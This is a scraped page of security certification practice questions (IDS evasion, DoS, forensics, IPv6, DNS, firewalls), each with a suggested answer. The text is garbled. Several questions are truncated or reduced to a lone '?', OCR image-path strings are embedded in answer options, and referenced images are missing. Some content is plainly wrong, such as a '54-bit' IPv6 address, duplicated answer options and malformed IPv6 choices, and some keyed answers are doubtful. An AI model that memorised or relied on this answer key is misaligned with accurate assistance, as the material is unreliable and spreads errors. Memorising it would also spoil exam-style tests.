Currently there are no comments in this discussion, be the first to comment!

Question #5 *Topic 2*

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple smallsized packets to the target computer. Hence, it becomes very difficult for an IDS to detect the attack signatures of such attacks. Which of the following tools can be used to perform session splicing attacks?
Each correct answer represents a complete solution. Choose all that apply.

A. Nessus

B. Y.A.T.

C. Whisker

D. Fragroute

**Suggested Answer:** *AC*

Currently there are no comments in this discussion, be the first to comment!

Question #6 *Topic 2*

network configuration
settings, DHCP server IP address, and DHCP lease expiration date of your network.
Which of the following utilities will you use?

A. PING

B. TELNET

C. TRACERT

D. IPCONFIG

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #7 *Topic 2*

You work as a Network Administrator for Net Perfect Inc. The company has a Windows Server2008 network environment. The network is configured as a
Windows Active Directory-based single forest single domain network. The network is configured on IP version 6 protocol. All the computers on the network are the client computers from the server, but the pinging fails. You try to ping the server's own loopback address, but it fails to ping. You restart the server, but the problem persists.
What is the most likely cause?

A. The switch device is not working.

B. The cable that connects the server to the switch is broken.

C. Automatic IP addressing is not working.

D. The server's NIC is not working.

E. The server is configured with unspecified IP address.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #8 *Topic 2*

John, a malicious hacker, forces a router to stop forwarding packets by flooding it with many open connections simultaneously so that all hosts behind it are effectively disabled. Which of the following attacks is John performing?

A. Rainbow attack

B. DoS attack

C. ARP spoofing

D. Replay attack

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #9 *Topic 2*

John works as a Network Security Administrator for NetPerfect Inc. The manager of the company has told John that the company's phone bill has increased drastically. John suspects that the company's phone system has been cracked by a malicious hacker. Which attack is used by malicious hackers to crack the phone system?

A. War dialing

B. Sequence++ attack

C. Phreaking

D. Man-in-the-middle attack

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #10 *Topic 2*

You are implementing a host based intrusion detection system on your web server. You feel that the best way to monitor the web server is to find your baseline of activity (connections, traffic, etc.) and to monitor for conditions above that baseline. This type of IDS is called _____.

A. Anomaly Based

B. Reactive IDS

C. Passive IDS

D. Signature Based

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #11 *Topic 2*

?

A. 21

B. 110

C. 80

D. 25

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #12 *Topic 2*

You work as a network administrator for BlueWell Inc. You have to convert your 48-bit host address (MAC address) to an IPv6 54-bit address. Using the IEEE-
EUI-64 conversion process, how do you convert the 48-bit host address (MAC address) to an IPv6 54-bit address?

A. Add EF. FE between the third and fourth bytes.

B. Add FE. EE between the third and fourth bytes.

C. Add FF. EE between the third and fourth bytes.

D. Add FF. FE between the third and fourth bytes

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #13 *Topic 2*

?

A. Protocols

B. Raw bits

C. Data packets

D. Data frames

E. Data segments

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #14 *Topic 2*

The following output is generated by running the show ip route command:

RouterA#show ip route -

< - - Output Omitted for brevity - ->

```
Gateway of last resort is 172.18.1.1 to network 0.0.0.0

     192.168.0.0/24 is subnetted, 2 subnets
R       192.168.11.0 [120/1] via 172.18.50.1, 00:00:00, Serial0/0
R       192.168.12.0 [120/1] via 172.18.60.1, 00:00:00, Serial0/1
C       192.168.10.0/24 is directly connected, FastEthernet0/0
C       192.168.20.0/24 is directly connected, FastEthernet0/1
R*   0.0.0.0/0 [120/1] via 172.18.1.1, 00:00:17, Serial2/0
```

address will RouterA use in forwarding traffic to 10.10.100.0/24?

A. 172.18.50.1

B. 192.168.10.0

C. 172.18.1.1

D. 172.18.60.1

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #15 *Topic 2*

Which of the following types of firewall ensures that the packets are part of the established session?

A. Switch-level firewall

B. Application-level firewall

C. Stateful inspection firewall

D. Circuit-level firewall

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #16 *Topic 2*

Which of the following terms describes an attempt to transfer DNS zone data?

A. Reconnaissance

B. Encapsulation

C. Dumpster diving

D. Spam

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #17 *Topic 2*

You work as a Network Administrator for McRobert Inc. Your company has a TCP/IP-based network. You want to get the protocol statistics and the active TCP/IP network connections of your computer. Which of the following will you use?

A. IPSTAT

B. SNMP

C. ARP

D. NBTSTAT

E. NETSTAT

**Suggested Answer:** *E*

Currently there are no comments in this discussion, be the first to comment!

Question #18 *Topic 2*

What are the limitations of the POP3 protocol?
Each correct answer represents a complete solution. Choose three.

A. E-mails can be retrieved only from the Inbox folder of a mailbox. E-mails stored in any other folder are not accessible.

B. It is only a retrieval protocol. It is designed to work with other applications that provide the ability to send e-mails.

C. It does not support retrieval of encrypted e-mails.

D. It uses less memory space.

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #19 *Topic 2*

What is the order of the extension headers that is followed by IPv6?

A. Destination Options (first), Routing, IPv6 header, Hop-by-Hop, Fragment, Authentication, Encrypted Security Payload, Destination Options (second), followed by an Upper-layer header, indicating payload.

B. Routing, Hop-by-Hop, Destination Options (first), Fragment, Authentication, Encrypted Security Payload, Destination Options (second), followed by an Upper- layer header, indicating payload.

C. Fragment, Routing, Hop-by-Hop, Destination Options (first), Authentication, Encrypted Security Payload, Destination Options (second), followed by an Upper- layer header, indicating payload.

D. IPv6 header, Hop-by-Hop, Destination Options (first), Routing, Fragment, Authentication, Encrypted Security Payload, Destination Options (second), followed

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #20 *Topic 2*

is true?

A. It holds files transmitted through POP3 mail.

B. It manages network devices.

C. It connects file servers on the World Wide Web.

D. It transfers files between computers.

E. It allows password free file transfers.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #21 *Topic 2*

Rick works as a Computer Forensic Investigator for BlueWells Inc. He has been informed that some confidential information is being leaked out by an employee of the company. Rick suspects that someone is sending the information through email. He checks the emails sent by some employees to other networks. Rick finds out that Sam, an employee of the Sales department, is continuously sending text files that contain special symbols, graphics, and signs. Rick suspects that Sam is using the Steganography technique to send data in a disguised form. Which of the following techniques is Sam using?
Each correct answer represents a part of the solution. Choose all that apply.

A. Text Semagrams

B. Linguistic steganography

C. Technical steganography

D. Perceptual masking

**Suggested Answer:** *AB*

Currently there are no comments in this discussion, be the first to comment!

Question #22 *Topic 2*

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He wants to send malicious data packets in such a manner that one packet fragment overlaps data from a previous fragment so that he can perform IDS evasion on the We-are-secure server and execute malicious data. Which of the following tools can he use to accomplish the task?

A. Hunt

B. Alchemy Remote Executor

C. Mendax

D. Ettercap

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #23 *Topic 2*

In which of the following IDS evasion techniques does an attacker deliver data in multiple small sized packets, which makes it very difficult for an IDS to detect the attack signatures of such attacks?

A. Insertion

B. Session splicing

C. Fragmentation overlap

D. Fragmentation overwrite

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #24 *Topic 2*

Peter works as a professional Computer Hacking Forensic Investigator for eLaw-Suit law firm. He is working on a case of a cyber crime. Peter knows that the good investigative report should not only communicate the relevant facts, but also present expert opinion. This report should not include the cases in which the expert acted as a lay witness. Which of the following type of witnesses is a lay witness?

A. One who can give a firsthand account of something seen, heard, or experienced.

B. One with special knowledge of the subject about which he or she is testifying.

C. One who observes an event.

D. One who is not qualified as an expert witness.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #25 *Topic 2*

You work as a network administrator for Tech Perfect Inc. Rick, your assistant, requires information regarding his computer's IP address lease start date and expiry date. Which of the following commands will help him?

A. Ipconfig /all

B. Ping 127.0.0.1

C. Ping /t

D. Ipconfig /renew

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #26 *Topic 2*

You work as a Network Administrator for Net Perfect Inc. The company has a Windows Server 2008- based network. You have created a test domain for testing
IPv6 addressing. Which of the following types of addresses are supported by IPv6?
Each correct answer represents a complete solution. Choose all that apply.

A. Unicast

B. Multicast

C. Broadcast

D. Anycast

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #27 *Topic 2*

John works as a professional Ethical Hacker. He has been assigned a project for testing the security of www.we-are-secure.com. He wants to corrupt an IDS signature database so that performing attacks on the server is made easy and he can observe the flaws in the We-are-secure server. To perform his task, he first of all sends a virus that continuously changes its signature to avoid detection from IDS. Since the new signature of the virus does not match the old signature, which is entered in the IDS signature database, IDS becomes unable to point out the malicious virus. Which of the following IDS evasion attacks is John performing?

A. Insertion attack

B. Session splicing attack

C. Evasion attack

D. Polymorphic shell code attack

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #28 *Topic 2*

Which of the following is the correct order of loading system files into the main memory of the system, when the computer is running on Microsoft's Windows XP operating system?

A. NTLDR, BOOT.ini, HAL.dll, NTDETECT.com, NTOSKRNL.exe

B. BOOT.ini, HAL.dll, NTDETECT.com, NTLDR, NTOSKRNL.exe

C. NTLDR, BOOT.ini, HAL.dll, NTDETECT.com, NTOSKRNL.exe

D. NTLDR, BOOT.ini, NTDETECT.com, HAL.dll, NTOSKRNL.exe

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #29 *Topic 2*

By gaining full control of router, hackers often acquire full control of the network. Which of the following methods are commonly used to attack Routers?
Each correct answer represents a complete solution. Choose all that apply.

A. By launching Sequence++ attack

B. Route table poisoning

C. By launching Social Engineering attack

D. By launching Max Age attack

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #30 *Topic 2*

Which of the following is a valid IP address for class B Networks?

A. 225.128.98.7

B. 80.33.5.7

C. 212.136.45.8

D. 172.157.88.3

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #31 *Topic 2*

Trinity wants to send an email to her friend. She uses the MD5 generator to calculate cryptographic hash of her email to ensure the security and integrity of the email. MD5 generator, which Trinity is using operates in two steps:

⇨ Creates check file

⇨ Verifies the check file

Which of the following MD5 generators is Trinity using?

A. Secure Hash Signature Generator

B. Mat-MD5

C. Chaos MD5

D. MD5 Checksum Verifier

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #32 *Topic 2*

Distributed Checksum Clearinghouse (DCC) is a hash sharing method of spam email detection.
Which of the following protocols does the DCC use?

A. TCP

B. TELNET

C. ICMP

D. UDP

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #33 *Topic 2*

Which of the following proxy servers is placed anonymously between the client and remote server and handles all of the traffic from the client?

A. Caching proxy server

B. Web proxy server

C. Forced proxy server

D. Open proxy server

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #34 *Topic 2*

You work as a Network Administrator for SmartCert Inc. The company's network contains five Windows 2003 servers and ninety Windows XP Professional client computers. You want to view all the incoming requests to an Internet Information Services (IIS) server and allow only requests that comply with a rule set, created by you, to be processed. You also want to detect the intrusion attempts by recognizing the strange characters in a URL on a Web server. What will you do to accomplish the task?

A. Use the Remote Desktop Protocol (RDP).

B. Use the HFNETCHK utility.

C. Use the URLScan tool.

D. Configure a connection to the SQL database by using the RELOG command-line utility.

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #35 *Topic 2*

Adam, a malicious hacker purposely sends fragmented ICMP packets to a remote target. The total size of this ICMP packet once reconstructed is over 65,536 bytes.
On the basis of above information, which of the following types of attack is Adam attempting to perform?

A. Fraggle attack

B. SYN Flood attack

C. Land attack

D. Ping of death attack

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #36 *Topic 2*

You work as a Computer Hacking Forensic Investigator for SecureNet Inc. You want to investigate Cross-Site Scripting attack on your company's Website. Which of the following methods of investigation can you use to accomplish the task?
Each correct answer represents a complete solution. Choose all that apply.

A. Use a Web proxy to view the Web server transactions in real time and investigate any communication with outside servers.

B. Review the source of any HTML-formatted e-mail messages for embedded scripts or links in the URL to the company's site.

C. Use Wireshark to capture traffic going to the server and then searching for the requests going to the input page, which may give log of the malicious traffic and the IP address of the source.

D. Look at the Web servers logs and normal traffic logging.

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #37 *Topic 2*

You work as a professional Computer Hacking Forensic Investigator. A project has been assigned to you to investigate Plagiarism occurred in the source code files of C#. Which of the following tools will you use to detect the software plagiarism?

A. VAST

B. Jplag

C. SCAM

D. Turnitin

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #38 *Topic 2*

Which of the following IPv6 transition technologies is used by the DirectAccess if a user is in a remote location and a public IPv4 address, instead of public IPv6 address, has been assigned to the computer?

A. ISATAP

B. PortProxy

C. 6to4

D. Teredo

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #39 *Topic 2*

Maria works as the Chief Security Officer for passguide Inc. She wants to send secret messages to the CEO of the company. To secure these messages, she uses a technique of hiding a secret message within an ordinary message. The technique provides 'security through obscurity'. What technique is Maria using?

A. Encryption

B. Public-key cryptography

C. Steganography

D. RSA algorithm

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #40 *Topic 2*

Which of the following is allowed by a company to be addressed directly from the public network and is hardened to screen the rest of its network from security exposure?

A. Intrusion detection system

B. A computer installed in the network and configured with sender reputation

C. bastion host

D. Exchange ActiveSync

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #41 *Topic 2*

You work as a technician for Tech Perfect Inc. You are troubleshooting an Internet name resolution issue. You ping your ISP's DNS server address and find that the server is down. You want to continuously ping the DNS address until you have stopped the command. Which of the following commands will you use?

A. ping -a

B. ping -l

C. ping -t

D. ping –n

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #42 *Topic 2*

In a complex network, Router transfers data packets by observing some form of parameters or metrics provided in the routing table. Which of the following metrics is NOT included in the routing table?

A. Frequency

B. Delay

C. Load

D. Bandwidth

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #43 *Topic 2*

What is the easiest way to verify that name resolution is functioning properly on a TCP/IP network?

A. Use the TRACERT command with the /pingname parameter.

B. Ping the source host with its computer name.

C. Ping the source host with its IP address.

D. Check the IP statistics on the file server.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #44 *Topic 2*

Which of the following tools is an open source protocol analyzer that can capture traffic in real time?

A. Netresident

B. Snort

C. Wireshark

D. NetWitness

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #45 *Topic 2*

Which of the following types of firewall functions by creating two different communications, one between the client and the firewall, and the other between the firewall and the end server?

A. Stateful firewall

B. Proxy-based firewall

C. Packet filter firewall

D. Endian firewall

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #46 *Topic 2*

Adam, an expert computer user, doubts that virus named love.exe has attacked his computer. This virus acquires hidden and read-only attributes, so it is difficult to delete it. Adam decides to delete virus file love.exe from the command line. He wants to use del command for this purpose. Which of the following switches will he use with del command to delete hidden and read only-files?

A. del /f /ah

B. del /q /ar

C. del /p /ar

D. del /q

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #47 *Topic 2*

Which of the following is the primary TCP/IP protocol used to transfer text and binary files over the Internet?

A. PPTP

B. SNMP

C. FTP

D. SMTP

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #48 *Topic 2*

Adam works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate and examine drive image of a compromised system, which is suspected to be used in cyber crime. Adam uses Forensic Sorter to sort the contents of hard drive in different categories. Which of the following type of image formats is NOT supported by Forensic Sorter?

A. EnCase image file

B. PFR image file

C. RAW image file

D. iso image file

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #49 *Topic 2*

You are planning DNS configuration for your company. You decide to configure an Active Directory integrated DNS.
Which of the following are the benefits of Active Directory integrated DNS configuration?
Each correct answer represents a complete solution. Choose all that apply.

A. Replication is more efficient.

B. Multi-master environments are more fault tolerant.

C. Single-master environment is simpler to administer.

D. It results in enhanced security.

**Suggested Answer:** *ABD*

Currently there are no comments in this discussion, be the first to comment!

Question #50 *Topic 2*

Adam works as a Network Administrator for passguide Inc. He wants to prevent the network from DOS attacks. Which of the following is most useful against DOS attacks?

A. Internet bot

B. Honey Pot

C. SPI

D. Distributive firewall

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #51 *Topic 2*

You work as a Network Administrator of a TCP/IP network. You are having DNS resolution problem. Which of the following utilities will you use to diagnose the problem?

A. IPCONFIG

B. PING

C. TRACERT

D. NSLOOKUP

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #52 *Topic 2*

Which of the following is a reason to implement security logging on a DNS server?

A. For recording the number of queries resolved

B. For preventing malware attacks on a DNS server

C. For measuring a DNS server's performance

D. For monitoring unauthorized zone transfer

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #53 *Topic 2*

Which of the following is the process of categorizing attack alerts produced from an IDS in order to distinguish false positives from actual attacks?

A. Alarm filtering

B. Confidence value

C. Reactive system

D. Site policy

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #54 *Topic 2*

You work as a Network Security Administrator for NetPerfect Inc. The company has a Windowsbased network. You are incharge of the data and network security of the company. While performing a threat log analysis, you observe that one of the database administrators is pilfering confidential data. What type of threat is this?

A. Zombie

B. External threat

C. Internal threat

D. Malware

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #55 *Topic 2*

John works as a professional Ethical Hacker. He has been assigned the project of testing the security of www.we-are-secure.com. He is using a tool to crack the wireless encryption keys. The description of the tool is as follows:

| |
|---|
| It is a Linux-based WLAN WEP cracking tool that recovers encryption keys. It operates by passively monitoring transmissions. It uses Ciphertext Only Attack and captures approximately 5 to 10 million packets to decrypt the WEP keys. |

Which of the following tools is John using to crack the wireless encryption keys?

A. PsPasswd

B. AirSnort

C. Cain

D. Kismet

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #56 *Topic 2*

An attacker wants to launch an attack on a wired Ethernet. He wants to accomplish the following tasks:
Sniff data frames on a local area network.
Modify the network traffic.
Stop the network traffic frequently.
Which of the following techniques will the attacker use to accomplish the task?

A. IP spoofing

B. Eavesdropping

C. ARP spoofing


D. Session hijacking

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #57 *Topic 2*

Which of the following utilities produces the output shown in the image below?




A. IPCONFIG

B. PING

C. PATHPING


D. TRACERT

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #58 *Topic 2*

An attacker changes the address of a sub-routine in such a manner that it begins to point to the address of the malicious code. As a result, when the function has been exited, the application can be forced to shift to the malicious code. The image given below explains this phenomenon:




Which of the following tools can be used as a countermeasure to such an attack?

A. Obiwan

B. SmashGuard

C. Kismet

D. Absinthe

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #59 *Topic 2*

When no anomaly is present in an Intrusion Detection, but an alarm is generated, the response is known as _____.

A. True negative

B. True positive

C. False negative

D. False positive

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #60 *Topic 2*

Victor works as a professional Ethical Hacker for SecureEnet Inc. He wants to scan the wireless network of the company. He uses a tool that is a free open-source utility for network exploration.
The tool uses raw IP packets to determine the following:
What ports are open on our network systems.
What hosts are available on the network.
Identify unauthorized wireless access points.
What services (application name and version) those hosts are offering.
What operating systems (and OS versions) they are running.
What type of packet filters/firewalls are in use.
Which of the following tools is Victor using?

A. Nessus

B. Nmap

C. Sniffer

D. Kismet

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #61 *Topic 2*

Web applications are accessed by communicating over TCP ports via an IP address. Choose the two most common Web Application TCP ports and their respective protocol names.
Each correct answer represents a complete solution. Choose two.

A. TCP Port 443 / S-HTTP or SSL

B. TCP Port 443 / HTTPS or SSL

C. TCP Port 80 / HTTP

D. TCP Port 80 / HTTPS or SSL

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #62 *Topic 2*

Which of the following statements about Secure Shell (SSH) are true?
Each correct answer represents a complete solution. Choose three.

A. It is the core routing protocol of the Internet.

B. It allows data to be exchanged using a secure channel between two networked devices.

C. It was designed as a replacement for TELNET and other insecure shells.

D. It is a network protocol used primarily on Linux and Unix based systems.

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #63 *Topic 2*

Which of the following utilities provides an efficient way to give specific users permission to use specific system commands at the root level of a Linux operating system?

A. SSH

B. SUDO

C. Apache

D. Snort

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #64 *Topic 2*

Adam, a novice Web user is getting large amount of unsolicited commercial emails on his email address. He suspects that the emails he is receiving are the
Spam. Which of the following steps will he take to stop the Spam?
Each correct answer represents a complete solution. Choose all that apply.

A. Close existing email account and open new email account.

B. Forward a copy of the spam to the ISP to make the ISP conscious of the spam.

C. Report the incident to the FTC (The U.S. Federal Trade Commission) by sending a copy of the spam message.

D. Send an email to the domain administrator responsible for the initiating IP address.

**Suggested Answer:** *BC*

Currently there are no comments in this discussion, be the first to comment!

Question #65 *Topic 2*

Which of the following protocols is used by voice over IP (VoIP) applications?

A. UDP

B. TCP

C. ICMP

D. IPv6

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #66 *Topic 2*

Which of the following tools can be used for passive OS fingerprinting?

A. dig

B. nmap

C. ping

D. tcpdump

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #67 *Topic 2*

Which of the following utilities is used to display the current TCP/IP configuration of a Windows NT computer?

A. NBTSTAT

B. IPCONFIG

C. CONFIG.SYS

D. FTP

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #68 *Topic 2*

Which of the following would allow you to automatically close connections or restart a server or service when a DoS attack is detected?

A. Active IDS

B. Signature-based IDS

C. Passive IDS

D. Network-based IDS

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #69 *Topic 2*

Which of the following is an asymmetric encryption algorithm?

A. Blowfish

B. RC5

C. Diffie-Hellman

D. RC4

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #70 *Topic 2*

Adam works as a professional Computer Hacking Forensic Investigator. He has been assigned with a project to investigate a computer in the network of
SecureEnet Inc. The compromised system runs on Windows operating system. Adam decides to use Helix Live for Windows to gather data and electronic evidences starting with retrieving volatile data and transferring it to server component via TCP/IP. Which of the following application software in Helix Windows
Live will he use to retrieve volatile data and transfer it to the server component via TCP/IP?

A. FAU

B. FTK imager

C. Drive Manager

D. FSP

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #71 *Topic 2*

Sandra, an expert computer user, hears five beeps while booting her computer that has AMI BIOS; and after that her computer stops responding. Sandra knows that during booting process POST produces different beep codes for different types of errors. Which of the following errors refers to this POST beep code?

A. Display memory error

B. Cache memory test failed

C. Processor failure

D. Mother board timer not operational

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #72 *Topic 2*

You work as a Network Administrator for McNeil Inc. The company has a TCP/IP-based network.
You are configuring an Internet connection for your company. Your Internet service provider (ISP) has a UNIX-based server. Which of the following utilities will enable you to access the UNIX server, using a text-based connection?

A. TELNET

B. IPCONFIG

C. PING

D. FTP

E. TRACERT

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #73 *Topic 2*

Which of the following tools works by using standard set of MS-DOS commands and can create an MD5 hash of an entire drive, partition, or selected files?

A. DriveSpy

B. Ontrack

C. Device Seizure

D. Forensic Sorter

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #74 *Topic 2*

Which of the following firewalls operates at three layers- Layer3, Layer4, and Layer5?

A. Circuit-level firewall

B. Application layer firewall

C. Dynamic packet-filtering firewall

D. Proxy firewall

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #75 *Topic 2*

You work as a Network Administrator in a company. The NIDS is implemented on the network.
You want to monitor network traffic. Which of the following modes will you configure on the network interface card to accomplish the task?

A. Promiscuous

B. Audit mode

C. Full Duplex

D. Half duplex

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #76 *Topic 2*

Which of the following programs is used to add words to spam e-mails so that the e-mail is not considered spam and therefore is delivered as if it were a normal message?

A. Adler-32

B. Hash filtrer

C. Hash buster

D. Checksum

**Suggested Answer:** *C*

Currently there are no comments in this discussion, be the first to comment!

Question #77 *Topic 2*

Which of the following is a valid IPv6 address?

A. 45CF. 6D53: 12CD. AFC7: E654: BB32: 54AT: FACE

B. 45CF. 6D53: 12KP: AFC7: E654: BB32: 543C. FACE

C. 123.111.243.123

D. 45CF. 6D53: 12CD. AFC7: E654: BB32: 543C. FACE

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #78 *Topic 2*

Adam works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate computer of an unfaithful employee of
SecureEnet Inc. Suspect's computer runs on Windows operating system. Which of the following sources will Adam investigate on a Windows host to collect the electronic evidences?
Each correct answer represents a complete solution. Choose all that apply.

A. Allocated cluster

B. Swap files

C. Slack spaces

D. Unused and hidden partition

**Suggested Answer:** *BCD*

Currently there are no comments in this discussion, be the first to comment!

Question #79 *Topic 2*

You are responsible for security at a company that specializes in e-commerce. You realize that given the high volume of Web traffic, there is a significant chance of someone being able to breach your perimeter. You want to make sure that should this occur, you can redirect the attacker away from sensitive data. How would you best accomplish this?

A. Implement a passive IDS

B. Implement a honey pot.

C. Implement a stateful packet inspection firewall.

D. Implement a network based IDS.

**Suggested Answer:** *B*

Currently there are no comments in this discussion, be the first to comment!

Question #80 *Topic 2*

Which of the following Denial-of-Service (DoS) attacks employ IP fragmentation mechanism?
Each correct answer represents a complete solution. Choose two.

A. SYN flood attack

B. Teardrop attack

C. Land attack

D. Ping of Death attack

**Suggested Answer:** *BD*

Currently there are no comments in this discussion, be the first to comment!

Question #81 *Topic 2*

What are the advantages of stateless autoconfigration in IPv6?
Each correct answer represents a part of the solution. Choose three.

A. Ease of use.

B. It provides basic authentication to determine which systems can receive configuration data

C. No server is needed for stateless autoconfigration.

D. No host configuration is necessary.

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #82 *Topic 2*

What are the advantages of an application layer firewall?
Each correct answer represents a complete solution. Choose all that apply.

A. It provides detailed logging information for management purposes.

B. It prevents most of the spoofing and DoS attacks.

C. It monitors and filters data.

D. It provides authentication to a device.

**Suggested Answer:** *ABC*

Currently there are no comments in this discussion, be the first to comment!

Question #83 *Topic 2*

Victor works as a professional Ethical Hacker for SecureNet Inc. He wants to use Steganographic file system method to encrypt and hide some secret information.
Which of the following disk spaces will he use to store this secret information?
Each correct answer represents a complete solution. Choose all that apply.

A. Slack space

B. Dumb space

C. Hidden partition

D. Unused Sectors

**Suggested Answer:** *ACD*

Currently there are no comments in this discussion, be the first to comment!

Question #84 *Topic 2*

Adam works as a professional Computer Hacking Forensic Investigator. A project has been assigned to him to investigate the main server of SecureEnet Inc. The server runs on Debian Linux operating system. Adam wants to investigate and review the GRUB configuration file of the server system. Which of the following files will Adam investigate to accomplish the task?

A. /boot/grub/menu.lst

B. /grub/grub.com

C. /boot/boot.conf

D. /boot/grub/grub.conf

**Suggested Answer:** *A*

Currently there are no comments in this discussion, be the first to comment!

Question #85 *Topic 2*

You work as a Network Administrator for Tech Perfect Inc. The company has a TCP/IP-based network.
A branch office is connected to the headquarters through a T1 line. Users at the branch office report poor voice quality on the IP phone while communicating with the headquarters. You find that an application, named WorkReport, at the branch office is suffocating bandwidth by sending large packets for file synchronization.
You need to improve the voice quality on the IP phone. Which of the following steps will you choose to accomplish this?

A. Configure traffic shaping to increase the time interval for the WorkReport packets.

B. Configure traffic shaping to increase the time interval for the IP phone packets.

C. Configure traffic shaping to reduce bandwidth for the IP phone.

D. Configure traffic shaping to reduce bandwidth for WorkReport.

**Suggested Answer:** *D*

Currently there are no comments in this discussion, be the first to comment!

Question #86 *Topic 2*

Andrew works as an Administrator for a Windows 2000 based network. The network has a primary external DNS server, and a secondary DNS server located on the ISP's UNIX server, in order to provide fault tolerance. Users complain that they are unable to connect to the URL when using the secondary server. What should Andrew do to resolve the problem?

A. He should disable the fast zone transfer in the Advanced tab of the Properties window on the secondary server.

B. He should select the BIND secondaries check box in the Zone Transfer tab of the Properties window on the primary server.

C. He should select the BIND secondaries check box in the Advanced tab of the Properties window on the primary server.

D. He should enable the fast zone transfer in the Advanced tab of the Properties window on the primary server.

**Suggested Answer:** *C*

